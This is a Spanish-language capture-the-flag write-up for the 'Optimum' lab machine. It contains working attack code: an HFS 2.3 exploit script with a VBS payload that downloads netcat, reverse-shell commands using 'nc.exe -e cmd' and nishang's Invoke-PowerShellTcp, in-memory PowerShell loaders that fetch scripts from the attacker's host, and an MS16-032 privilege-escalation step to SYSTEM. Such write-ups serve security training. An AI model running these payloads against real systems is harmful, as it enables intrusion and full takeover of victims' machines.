
OPTIMUN MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.8 -oG allPorts
```

La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.10.8 -oN targeted
```

este es el resultado:


```
└─# nmap -p80 -sC -sV 10.10.10.8 -oN targeted                    127 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-17 22:43 -04
Nmap scan report for 10.10.10.8
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```


EXPLOTACION

veamos la pagina web:



no muestra nada interesante, tenemos la version del servidor web **httpfileserver 2.3**, veamos si encontramos algun exploit:





nos indica que debemos tener un servidor donde pueda descargar el netcat, nos movemos el netcat a nuestro directorio actual:

```
mv /usr/share/windows-resources/binaries/nc.exe .
python -m SimpleHTTPServer
```

ademas debemos modificar esta parte del script:

```
    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm
%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe
%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open
%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F
%2Foverwrite%0D%0Aend%20with"
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
```

nos colocamos a la escucha segun lo que configuramos y debemos ejecutarlo multiples veces porque en una descarga el netcat y en otra nos da la shell:

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49176
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>
```

podemos ver la flag:

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

PASANDONOS A UNA POWERSHELL

vamos a pasarnos a una powershell porque es mucho mas manejable, ademas vamos a aprender muchas cosas. Vamos a usar el script de nishang **InvokePowerShellTCP** lo tenemos en la carpeta shell de su repositorio: nishang.

creamos una copia en nuestra carpeta de trabajo, en mi caso tengo el repositorio de nishang en **/opt**:

```
cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 .
```

lo editamos y vamos a colocar esta linea en la ultima parte del script:

```
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server i
chable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.16 -Port 4545
```

esto lo hacemos porque vamos a cargar el script en la maquina windows en memoria, de modo que cargara el script y la ultima linea. Esta linea llama a una funcion que esta en el mismo script llamada Invoke-PowerShellTCP que nos da la conexion reversa, ademas configuramos la IP y el puerto.

Vamos a establecer un servidor en python donde esta el script y vamos a descargarlo desde windows ya que tenemos una cmd:

```
start /b powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/PS.ps1')
```

ponemos **start /b** para que lo ejecute en segundo plano porque se queda en espera y ya no podemos usar la cmd. Esta es la forma de cargar en memoria un recurso externo mediante powershell.

Estamos a la escucha en netcat y obtenemos nuestra powershell:

```
└─# rlwrap nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49177
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\kostas\Desktop>
```

algo que debemos verificar a la hora de busacr exploits de kernel mediante wes-ng, watson, windows exploit suggester u otro es que la powershell debe estar en un proceso de la misma arquitectura del sistema operativo, s decir que si el sistema operativo es de 64 bits el proceso que os da la powershell debe ser igual de 64 bits. Esto porque a la hora de buscar exploit de kernel mediante el **systeminfo** no queremos que mnos de falsos positivos.

para comprobar esto hacemos lo siguiente en la powershell:

```
#verificar 64 bits

[Environment]::Is64BitOperatingSystem

[Environment]::Is64BitProcess

#verificar 32 bits

[Environment]::Is32BitOperatingSystem

[Environment]::Is32BitProcess
```

si ambos salen **True** es que el proceso es de la misma arquitectura que el sistema operativo y eso es lo que queremos.

```
PS C:\Users\kostas\Desktop>[Environment]::Is64BitOperatingSystem
True
PS C:\Users\kostas\Desktop> [Environment]::Is64BitProcess
False
PS C:\Users\kostas\Desktop>
```

en nuestro caso no salio igual, para solucionar esto debemos invocar nuevamente el script de nishang pero usando la ruta completa de powershell:

```
start /b C:\Windows\SysNative\WindowsPowerShell\v1.0\powershell.exe IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.16:8000/PS.ps1')
```

si comprobamos ahora si esta igual:

```
PS C:\Users\kostas\Desktop>[Environment]::Is64BitOperatingSystem
True
PS C:\Users\kostas\Desktop> [Environment]::Is64BitProcess
True
PS C:\Users\kostas\Desktop>
```

ELEVACION DE PRIVILEGIOS

Para ver vias potenciales para escalar privilegios usare sherlock.ps1 de rastamouse [sherlock]. Lo vamos a cargar en memoria pero esta vez desde la powershell, este script tiene una funcion que verifica todas las posibles vulnerabilidades llamada **Find-AllVulns**, como lo vamos a cargar en memoria debemos colocarlo al final del script:

```
            10586 { $VulnStatus = @("Not Vulnerable","Appears Vulnerabl
e")[ $Revision -le 19 ] }
            14393 { $VulnStatus = @("Not Vulnerable","Appears Vulnerabl
e")[ $Revision -le 446 ] }
            default { $VulnStatus = "Not Vulnerable" }
        }

    Set-ExploitTable $MSBulletin $VulnStatus

}
Find-AllVulns
```

y lo llamamos desde la powershell (montandonos un servidor en python donde esta el script)

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/Sherlock.ps1')
```

```
Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
```

El que me funciono fue el **MS16-032**, encontre un script en powershell que permite ejecutar comandos como system.
MS16-032

Nos muestra como debemos usarlo:

```
    Author: Ruben Boonen (@FuzzySec)
    Blog: http://www.fuzzysecurity.com/
    License: BSD 3-Clause
    Required Dependencies: PowerShell v2+
    Optional Dependencies: None
    E-DB Note: Source ~ https://twitter.com/FuzzySec/status/723254004042612736

    EDIT: This script has been edited to include a parameter for custom commands and
    also hides the spawned shell. Many comments have also been removed and echo has
    moved to Write-Verbose. The original can be found at:
        https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1

.EXAMPLE

    C:\PS> Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://google.com')"

    Description
```

una vez mas vamos a descargar el script y colocaremos ese ejemplo al final porque lo cargaremos en memoria, aclarar que la funcion se llama **Invoke-MS16032** y no como en el ejemplo **Invoke-MS16-032**

recordemos que ya pasamos el netcat (nc.exe) al equipo en la fase de explotacion y se encuentra en la ruta **C:\Users\kostas\Desktop** asi que me mandare una cmd con netcat como system

```
        $CallResult = [Kernel32]::CloseHandle($ProcessInfo.hThread)
    }

    $StartTokenRace.Stop()
    $SafeGuard.Stop()
  }
}
Invoke-MS16032 -Command "C:\Users\kostas\Desktop\nc.exe -e cmd 10.10.14
.16 4646"
```

ahora nos colocamos en escucha en ese puerto y cargamos en memoria el script:

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1')
```

```
└─# rlwrap nc -lvnp 4646
listening on [any] 4646 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49206
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

obtenemos una reverse shell como system y podemos ver la flag:

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
C:\Users\Administrator\Desktop>
```

NOTA

Si vamos a querer una reverse powershell siempre ver que el proceso coincida con la arquitectura del sistma operativo.

Si vamos a cargar un script en memoria lo hacemos con:

```
IEX(New-Object Net.WebClient).downloadString('python server')
```

y debemos llamar a la funcion en la ultima linea o lo podemos concatenar de la siguiente manera:

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1'); Invoke-MS16032
-Command "C:\Users\kostas\Desktop\nc.exe -e cmd 10.10.14.16 4646"
```